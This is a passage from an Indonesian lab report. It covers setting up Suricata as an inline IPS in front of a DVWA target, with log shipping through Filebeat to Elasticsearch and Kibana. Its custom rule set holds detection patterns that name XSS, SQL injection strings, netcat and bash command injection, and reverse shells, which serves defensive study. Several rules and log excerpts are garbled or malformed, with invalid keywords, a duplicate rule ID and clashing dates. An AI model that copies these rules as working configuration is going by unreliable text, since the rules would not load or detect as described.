
Sementara itu, bagian konfigurasi *af-packet* menentukan interface mana saja yang akan digunakan *Suricata* untuk menangkap dan memproses lalu lintas jaringan secara langsung dalam *mode inline*

IPS (*Intrusion Prevention System*). Dalam konfigurasi ini, terdapat dua interface yang diatur, yaitu `ens33` (yang mengarah ke *internet* atau *Attacker* seperti *Kali Linux*) dan `ens37` (yang mengarah ke segmen DMZ yaitu *Web Server*). Kedua interface diatur dengan parameter *inline* : yes agar *Suricata* dapat bekerja secara aktif memblokir lalu lintas yang mencurigakan. Pengaturan lain seperti *cluster-id*, *ring-size*, dan *tpacket-v3* digunakan untuk optimasi performa dan efisiensi penanganan paket.

Dengan konfigurasi ini, *Suricata* tidak hanya mampu mendeteksi ancaman, tetapi juga secara langsung mencegah paket berbahaya mencapai *Web Server*, sesuai dengan fungsinya sebagai NIDPS (*Network Intrusion Detection And Prevention System*).

3) Penambahan *Rules* pada *custom.rules*

Setelah konfigurasi dasar *Suricata* selesai, tahap berikutnya adalah menambahkan custom rule untuk mendeteksi pola serangan tertentu secara spesifik. Custom rule ini ditulis secara manual sesuai skenario serangan yang ingin diuji, seperti serangan SQL *Injection*. File tersebut kemudian diintegrasikan ke dalam konfigurasi utama agar *Suricata* dapat memuat dan menjalankannya secara otomatis saat *startup*. Berikut *rules* yang akan digunakan dalam sistem keamanan jaringan yang dibuat:




```
# [SIGNATURE-BASED DETECTION]
# 1. Nmap SYN Scan
alert tcp any any -> 192.168.100.5 any (msg:"[ALERT] Nmap SYN Scan Detected"; flags:S; threshold:type threshold, track_by_src, count 3, seconds 3; sid:1000001; rev:1; classtype:attempted-recon)
# 2. Nikto Web Scan
alert http any any -> 192.168.100.5 any (msg:"[ALERT] Nikto Web Scan Detected"; content:"Nikto"; user_agent: sid:1000002; rev:1; classtype:web-application-attack)
# 3. SQLmap Scan
alert http any any -> 192.168.100.5 any (msg:"[ALERT] SQLmap Scan Detected"; content:"sqlmap"; http_user_agent: sid:1000003; rev:1; classtype:web-application-attack)
# 4. XSS Attempt
drop http any any -> 192.168.100.5 any (msg:"[DNP] XSS Attempt Detected"; content:<script>alert();nocase; sid:1000004; rev:1; classtype:web-application-attack)
# 5. SQL Injection - SELECT
drop http any any -> 192.168.100.5 any (msg:"[DNP] SQL Injection Attempt - SELECT"; content:<SELECT> nocase; sid:1000005; rev:1; classtype:web-application-attack)
# 6. SQL Injection - OR i=1
drop http any any -> 192.168.100.5 any (msg:"[DNP] SQL Injection Attempt - OR i=1"; content:<OR i=1>; nocase; sid:1000006; rev:1; classtype:web-application-attack)
# 7. SQL Injection - OR 'a'='a'
drop http any any -> 192.168.100.5 any (msg:"[DNP] SQL Injection Attempt - OR 'a'='a"'; content:<OR 'a'='a'>; nocase; sid:1000007; rev:1; classtype:web-application-attack)
# 8. Command Injection - Netcat
drop http any any -> 192.168.100.5 any (msg:"[DNP] Command Injection - Netcat"; content:<nc>; nocase; sid:1000008; rev:2; classtype:attempted-admin)
# 9. Command Injection - bash
drop http any any -> 192.168.100.5 any (msg:"[DNP] Command Injection - bash -</>"; content:<bash -</>>; nocase; sid:1000009; rev:1; classtype:attempted-admin)
# 10. Malicious File Upload (LFI)
alert http any any -> 192.168.100.5 any (msg:"[ALERT] Malicious File Upload Attempt - PHP File"; content:<.php>; nocase; http_uri: sid:1000010; rev:1; classtype:web-application-attack)
# 11. Reverse Shell Attempt to Port 4444
drop top any any -> 192.168.100.5 4444 (msg:"[DNP] Reverse Shell Attempt Detected to Port 4444"; flowto_server,established; content:</bin/bash>; nocase; sid:1000011; rev:1; classtype:attempted-admin)
# [ANOMALY-BASED DETECTION]
# 12. HTTP Flood (Too Many Requests)
alert http any any -> 192.168.100.5 any (msg:"[ANOMALY] HTTP Flood Detected - Excessive HTTP Requests"; flowto_server,established; threshold:type both, track_by_src, count 100, seconds 10; sid:1000004; rev:1)
# 13. SYN Flood Detection (Bad Attack)
drop top any any -> 192.168.100.5 80 (msg:"[DNP] SYN Flood Attempt Detected"; flags:S; threshold:type both, track_by_dst, count 50, seconds 10; sid:1000017; rev:1; classtype:attempted-dos)
```

Gambar 4.18: *Signature dan Anomaly Rules*

(Sumber: Konfigurasi penulis, 2025)

4) Menjalankan layanan *Suricata*

Setelah konfigurasi selesai, langkah selanjutnya adalah menjalankan *Suricata* agar dapat mulai memantau dan memproses lalu lintas jaringan. *Suricata* dijalankan sebagai layanan *inline* menggunakan *mode af-packet*, yang memungkinkan sistem untuk melakukan inspeksi mendalam serta pemblokiran paket secara langsung di jalur jaringan. Untuk menjalankan *Suricata mode af-packet*, dilakukan dengan perintah `sudo suricata -c /etc/suricata/suricata.yaml --af-packet -v`, berikut tampilan *Suricata* yang berjalan dalam *mode af-packet*:



```

Session: Servers | Tools | Games | Suricata | Web | SDR | Network | Tuning | Packages | Settings | Help
Quick connect...
[ Suricata ] x
Documentation: https://help.ubuntu.com
Management: https://landscape.canonical.com
Support: https://ubuntu.com/question

System information as of Sat Jun 7 04:18:01 2014 UTC 2029
System load: 0.0 Processes: 222
Memory usage: 11% IP4 address for ens3: 10.168.137.47
Swap usage: 0%
Expanded Security Maintenance for Applications is not enabled.
3 updates can be applied immediately.
To see these additional updates run: apt list --upgrade
Enable ESM apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Fri Jun 6 24:03:49 2014 from 10.168.137.1
suricata@10.168.137.1:~$ sudo nano /var/lib/suricata/rules/custom.rules
[sudo] password for suricata:
suricata@10.168.137.1:~$ sudo suricata -T c /etc/suricata/suricata.yaml -v # Test konfiguras
sudo suricata -T c /etc/suricata/suricata.yaml -v
# Cek log apakah ada "AF-PACKET"
tail -f /var/log/suricata/suricata.log | grep -i "af-packet"
● suricata.service - Suricata Next Generation IDS/IPS
   Loaded: loaded (/etc/systemd/system/suricata.service; generated)
   Active: active (running) since Thu 2015-06-05 10:30:44 UTC; 1 day 18h ago
     Process: 943 ExecStart=/etc/init.d/suricata start (code=exited, status=0/SUCCESS)
       Memory: 575.2M (peak: 575.2M)
          CPU: 20ms
         CPU: 20ms
CPU set to low priority in /etc/systemd/system/suricata.service
● 1284 /usr/bin/suricata -> /etc/suricata/suricata.yaml --pidfile /var/run/suricata.pid --af-packet -D -v
Jun 05 10:30:42 nidges systemd[1]: Starting suricata.service - LS2: Next Generation IDS/IPS...
Jun 05 10:30:42 nidges suricata[943]: Suricata version 7.0.10 RELEASE running in SYSTEM mode
Jun 05 10:30:42 nidges suricata[943]: This is Suricata version 7.0.10 RELEASE running in SYSTEM mode
Info: suricata: Running under test mode
Info: suricata: Setting up master exception-policy by default
Info: suricata[943]: Master exception-policy set to: auto
Info: logopen[148]: fast output device (regular) initialized: fastlog
Info: logopen[148]: state output device (regular) initialized: stats.log
Info: threshold[216]: Thread config parsed: 0 are IP-only rules, 7 are inspecting packet payload, 4 inspect application layer, 0 are decoder event only
Info: detect[33]: 13 signatures processed. 0 are IP-only rules, 7 are inspecting packet payload, 4 inspect application layer, 0 are decoder event only
Info: detect[33]: 1000000000.000000000 ms took to process 0 bytes w/o detection. 0 signatures processed. 0 ms took for test/ctrl detection


```

Gambar 4.19: Starting *Suricata mode af-packet*

(Sumber: Konfigurasi penulis, 2025)

5) Pengelolaan dan Pemantauan Log *Suricata*

Setelah *Suricata* dijalankan dalam *mode af-packet*, semua aktivitas lalu lintas jaringan yang dianalisis akan dicatat dalam berbagai file *log*. Secara *default*, *log* utama *Suricata* disimpan di direktori */var/log/suricata/* dan mencakup beberapa jenis file *log* penting seperti *fast.log*, *eve.json*, dan *stats.log*. Berikut adalah tampilan *log fast.log* dan *eve.json* saat *Suricata Active (Running)*:



Gambar 4.20: *Rules Suricata (fast.log & eve.json)*

(Sumber: Konfigurasi penulis, 2025)


Log eve.json sangat penting karena dapat digunakan sebagai sumber data utama untuk visualisasi dan analisis menggunakan ELK Stack (*Elasticsearch*, *Logstash*, *Kibana*). File ini nantinya akan dikirim ke server ELK untuk dianalisis dan ditampilkan dalam bentuk *dashboard* interaktif, yang sangat membantu dalam pemantauan dan forensik keamanan jaringan secara *real-time*.

6) Mengirimkan *Log Suricata* ke *Elasticsearch*

Integrasi *Suricata* dengan ELK Stack (*Elasticsearch*, *Logstash*, *Kibana*) bertujuan untuk melakukan pengumpulan, penyimpanan, dan visualisasi data *log* keamanan jaringan secara terpusat dan interaktif. *Suricata* menghasilkan *file log* berformat JSON bernama *eve.json*, yang berisi berbagai event seperti *alert*, *flow*, DNS, HTTP, TLS, dan lainnya.

Dengan mengirim *log eve.json* ke *Elasticsearch*, maka data ini dapat diindeks secara efisien dan dianalisis dengan mudah menggunakan *Kibana*, sebuah *dashboard* visualisasi data. *Logstash* bertindak sebagai pipeline pengolah *log* yang dapat menyesuaikan format dan filter *log* sebelum disimpan di *Elasticsearch*. Keberhasilan pengiriman *log* dari *Suricata* ke *Elasticsearch* dan ketersediaan *node Elasticsearch* untuk menerima data dikonfirmasi oleh informasi

status seperti yang terlihat pada gambar di bawah ini, yang menunjukkan *Elasticsearch* berhasil berjalan:



```
suricata@nidps:~$ curl http://192.168.200.129:9200
{
  "name" : "dashboard",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "1VqX5ijoR0Kp_mPd5X1-FQ",
  "version" : {
    "number" : "8.18.1",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "df116ec6455476a07daafc3ded80e2bb1a3385ed",
    "build_date" : "2025-04-30T10:07:44.026929518Z",
    "build_snapshot" : false,
    "lucene_version" : "9.12.1",
    "minimum_wire_compatibility_version" : "7.17.0",
    "minimum_index_compatibility_version" : "7.0.0"
  },
  "tagline" : "You Know, for Search"
}
suricata@nidps:~$
```

Gambar 4.21: *Respons API dari Node Elasticsearch*

(Sumber: Konfigurasi penulis, 2025)

Dengan terkonfirmasinya status dan versi *Elasticsearch* sebagaimana diilustrasikan pada Gambar 4.21: *Informasi Versi Elasticsearch* yang Berjalan, fondasi esensial untuk visualisasi *log Suricata* dalam *Kibana* telah diverifikasi. Hal ini memfasilitasi konstruksi *dashboard* interaktif di *Kibana*, yang menjadi instrumen vital untuk memvisualisasikan dan menganalisis pola serangan serta respons sistem keamanan, baik secara *real-time* maupun berdasarkan data historis, sehingga berkontribusi signifikan pada penilaian status keamanan jaringan.

2.3 Setup Web Server dan DVWA

Pada tahap ini, *Ubuntu server2* dikonfigurasi sebagai target serangan dalam simulasi keamanan jaringan dengan menjalankan aplikasi *web* yang rentan, yaitu *Damn Vulnerable Web Application* (DVWA). DVWA merupakan aplikasi *web* yang sengaja dirancang untuk menguji dan melatih teknik serangan dan pertahanan pada aplikasi *web*. Untuk itu, diperlukan instalasi beberapa komponen dasar *web server*, *installasi DVWA*, kemudian Konfigurasi Database MySQL. Berikut tahapan dalam membangun *Web Server DVWA* dan *Web DVWA* di *Ubuntu server2*:

1) *Installasi Apache, PHP, dan MariaDB*

```
sudo apt update && sudo apt upgrade -y
sudo apt install apache2 php php-mysql
mariadb-server git -y
```

2) *Installasi dan Konfigurasi DVWA*

Instalasi *Damn Vulnerable Web Application* (DVWA) dimulai dengan kloning repositori *GitHub* ke direktori */var/www/html/* pada server *Ubuntu2*.

```
cd /var/www/html  
sudo git clone  
https://github.com/digininja/DVWA.git
```

Setelah kloning, file konfigurasi DVWA disalin dari *config.inc.php.dist* ke *config.inc.php* dan diedit untuk menyesuaikan kredensial database.

```
cd /var/www/html/DVWA/config  
sudo cp config.inc.php.dist config.inc.php  
sudo nano config.inc.php
```


Bagian konfigurasi database dalam *config.inc.php* disesuaikan sebagai berikut:

```
$_DVWA[ 'db_user' ] = 'admin';  
$_DVWA[ 'db_password' ] = 'password'; //  
Sesuaikan dengan password yang Anda buat  
$_DVWA[ 'db_database' ] = 'dvwa';
```

Selanjutnya, *database MySQL* (*MariaDB*) dikonfigurasi dengan membuat *database dvwa* serta pengguna *dvwauser* dengan hak akses penuh ke *database* tersebut.

```
CREATE DATABASE dvwa;  
  
CREATE USER 'dvwauser'@'localhost' IDENTIFIED  
BY 'passwordkuat';  
  
GRANT ALL PRIVILEGES ON dvwa.* TO  
'dvwauser'@'localhost';
```

Setelah seluruh proses instalasi dan konfigurasi selesai, aplikasi web DVWA berhasil dioperasikan pada *Ubuntu server2*, yang berfungsi sebagai *web server* di jaringan DMZ dengan alamat IP 192.168.100.5. Akses ke DVWA melalui *browser* menggunakan protokol HTTP ke <http://192.168.100.5/DVWA/> menampilkan antarmuka utama aplikasi, mengonfirmasi keberhasilan instalasi:



Gambar 4.22: Tampilan DVWA

Keberadaan DVWA di zona DMZ menjadikannya sebagai aset yang rentan dan secara sengaja dijadikan target dalam skenario serangan oleh perangkat penguji (*Kali Linux*). Tujuan penempatan ini adalah untuk menguji efektivitas sistem keamanan jaringan yang dibangun, terutama peran *Ubuntu server1* yang telah dikonfigurasi sebagai NIDPS menggunakan *Suricata* dalam mode IPS untuk mendeteksi dan mencegah serangan yang diarahkan ke DVWA.

2.4 Integrasi Dashboard Elasticsearch

Pada tahap ini, dilakukan integrasi antara sistem *Network Intrusion Detection And Prevention System* (NIDPS) yang berjalan pada *Ubuntu server1* dengan *dashboard Elasticsearch* yang diinstal pada *Debian 12*.

Tujuan utama integrasi ini adalah untuk menampilkan *data log*, *alert*, dan analisis hasil inspeksi jaringan secara *real-time* dan interaktif melalui *dashboard* berbasis *Kibana* yang terhubung dengan *Elasticsearch*. Berikut beberapa tahapan dalam implementasi *Dashboard Elasticsearch*, antara lain:

1) Persiapan sistem *Debian* 12

Sebelum melakukan instalasi *Elasticsearch*, sistem *Debian* 12 telah dikonfigurasi dengan pengaturan jaringan yang sesuai, sehingga dapat berkomunikasi dengan *Ubuntu server1* melalui interface *ens38* dengan *subnet* 192.168.200.0/24. IP *Debian* 12 adalah 192.168.200.129. Sistem telah diperbarui dengan perintah:

```
sudo apt update && sudo apt upgrade -y
```

Selanjutnya, beberapa dependency penting seperti *Java OpenJDK* dipasang, karena *Elasticsearch* membutuhkan *Java* sebagai *runtime environment*.

```
sudo apt install openjdk-17-jdk -y
```


Untuk menginstal *Elasticsearch* pada *Debian* 12, sebagai Langkah awal yang dilakukan adalah dengan menambahkan repository *Elasticsearch* ke dalam sistem *Debian* 12, kemudian melakukan instalasi *Elasticsearch*.

```
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
sudo sh -c 'echo "deb
https://artifacts.elastic.co/packages/8.x/apt"
```

```
sudo apt install elasticsearch -y
```

Setelah instalasi Elk selesai, langkah selanjutnya adalah menjalankan service *Elasticsearch* dan melihat status dari hasil instalasi tersebut serta memastikan Elk otomatis berjalan saat *booting*. Kemudian *Elasticsearch* yang berjalan dapat kita lihat pada gambar dibawah ini:

```
sudo systemctl start elasticsearch.service  
sudo systemctl status elasticsearch.service
```



```
elk@dashboard:~$ su -  
Password:  
root@dashboard:~# sudo systemctl start elasticsearch.service  
root@dashboard:~# sudo systemctl status elasticsearch.service  
● elasticsearch.service - Elasticsearch  
   Loaded: loaded (/lib/systemd/system/elasticsearch.service; enabled; preset: enabled)  
   Active: active (running) since Thu 2025-06-05 19:32:31 WIB; 1 day 17h ago  
     Docs: https://www.elastic.co/guide/en/elasticsearch/reference/8.10/architecture.html  
        Main PID: 746 (java)  
           Tasks: 127 (limit: 9410)  
          Memory: 2.0G  
             CPU: 56min 45.222s  
            CGroup: /system.slice/elasticsearch.service  
                    ├─ 746 /usr/share/elasticsearch/jdk/bin/java -Xms4m -Xmx64m -XX:+UseG1GC  
                    ├─ 933 /usr/share/elasticsearch/jdk/bin/java -Des.networkaddress.cache.ttl=0 -Des.  
                    └─ 1272 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x64  
  
Jun 05 19:30:19 dashboard systemd[1]: Starting elasticsearch.service - Elasticsearch  
Jun 05 19:32:31 dashboard systemd[1]: Started elasticsearch.service - Elasticsearch  
lines 1-15/15 (END)
```

Gambar 4.23: Status Active (running) *Elasticsearch*

Kibana adalah antarmuka visualisasi data yang digunakan untuk menampilkan *dashboard* dari data *Elasticsearch*. Proses instalasinya sebagai berikut:

```
sudo apt install kibana -y  
sudo systemctl enable kibana.service  
sudo systemctl start kibana.service
```

Tahap selanjutnya setelah instalasi *Kibana*, yaitu konfigurasi pada file */etc/kibana/kibana.yml* dengan melakukan perubahan berikut agar dapat diakses dari jaringan internal:

```
server.host: "0.0.0.0"  
elasticsearch.hosts: ["http://localhost:9200"]  
sudo systemctl restart kibana.service      #restart  
kibana setelah konfigurasi
```

2) Konfigurasi Output Suricata ke Elasticsearch

Agar *Suricata* yang berjalan sebagai sistem *Network Intrusion Detection And Prevention System* (NIDPS) di *Ubuntu server1* dapat mengirimkan data *log* dan *alert* ke *Elasticsearch* yang berada di *Debian 12*, maka perlu dilakukan konfigurasi pada file utama *Suricata*, yaitu *suricata.yaml*. Konfigurasi ini memastikan bahwa *Suricata* menghasilkan *log* dalam format JSON (dikenal sebagai *eve.json*) yang dapat dibaca dan diproses lebih lanjut oleh *Filebeat* dan dikirim ke *Elasticsearch*. Langkah pertama adalah membuka dan mengedit file konfigurasi *suricata.yaml*:

```
sudo nano /etc/suricata/suricata.yaml
```

Setelah itu, pada bagian konfigurasi *outputs eve-log*. Bagian ini harus diaktifkan dan disesuaikan agar *Suricata* menghasilkan *log* dalam format JSON yang lengkap. File *eve.json* inilah yang nantinya akan dibaca oleh *Filebeat* dan dikirimkan ke *Elasticsearch* untuk divisualisasikan di *Kibana*. Setelah konfigurasi disimpan, *Suricata* harus di-restart agar konfigurasi baru diterapkan dengan perintah berikut:

```
sudo systemctl restart suricata
```

Setelah proses ini berhasil, *Suricata* akan mulai mencatat semua aktivitas jaringan, *alert*, dan anomali ke dalam file */var/log/suricata/eve.json*. File ini berperan sebagai pusat data *log* yang nantinya akan diolah oleh *Filebeat* dalam tahapan berikutnya. Setelah *Suricata* berhasil menghasilkan *log* dalam format *eve.json*, langkah berikutnya adalah menginstal dan mengonfigurasi *Filebeat* pada *Ubuntu server1*.

Filebeat berfungsi sebagai agen pengirim *log* dari *Suricata* menuju *Elasticsearch* yang terinstal di *Debian* 12. Pertama adalah dengan menambahkan kunci GPG dan repositori Elastic ke sistem agar dapat mengunduh paket *Filebeat*:

```
wget -qO - https://artifacts.elastic.co/GPG-KEY-  
elasticsearch | sudo apt-key add -  
sudo apt install apt-transport-https -y  
echo "deb  
https://artifacts.elastic.co/packages/8.x/apt  
stable main" | sudo tee  
/etc/apt/sources.list.d/elastic-8.x.list  
sudo apt update sudo apt-get update
```

Install Filebeat:

```
sudo apt install filebeat -y
```

Konfigurasi *filebeat*

```
sudo nano /etc/filebeat/filebeat.yml
```

```
filebeat.inputs:  
- type: log  
  enabled: true  
  paths:  
    - /var/log/suricata/eve.json  
output.elasticsearch:  
  hosts: ["http://192.168.200.129:9200"]  
setup.kibana:  
  host: "http://192.168.200.129:5601"
```

Setelah *Filebeat* terinstal, konfigurasi perlu disesuaikan agar *Filebeat* membaca *log* dari *Suricata* dan mengirimkannya ke *Elasticsearch* dan *Kibana*. Kemudian kita akan mengubah dan sesuaikan bagian berikut: Setelah konfigurasi selesai, yang perlu dilakukan antara lain mengaktifkan dan menjalankan *Filebeat* agar

mulai bekerja, kemudian periksa status layanan *Filebeat*. Jika terdapat indeks baru seperti *filebeat-** atau *suricata -**, maka proses integrasi telah berhasil, seperti langkah-langkah dan tampilan hasil konfigurasi pada gambar berikut:

Menjalankan dan melihat status filebeat

```
sudo systemctl enable filebeat
sudo systemctl start filebeat
sudo systemctl status filebeat
```

Konfirmasi pengiriman log ke Elasticsearch

```
curl http://192.168.200.129:9200/_cat/indices?v
#Cek apakah berhasil mengirim log ke Elk.
```

```
curl http://192.168.200.129:9200/_cat/indices?v
#Cek apakah berhasil mengirim log ke Elk.
```

Index	Shards	Primary Shards	Replicas	docs	Size
_source	1	1	0	0	0 B
_index	1	1	0	0	0 B

Gambar 4.24: Integrasi *filebeat* dan ELK berhasil

Dengan tahapan diatas, *log* dari *Suricata* yang berada di *Ubuntu server1* telah berhasil dikirim ke *Elasticsearch* di *Debian 12* melalui *Filebeat*. Selanjutnya, data tersebut dapat divisualisasikan melalui *Kibana* dengan membuat *Index Pattern* dan *Dashboard* sesuai kebutuhan.


2.5 Menjalankan Elasticsearch dan Kibana Dashboard

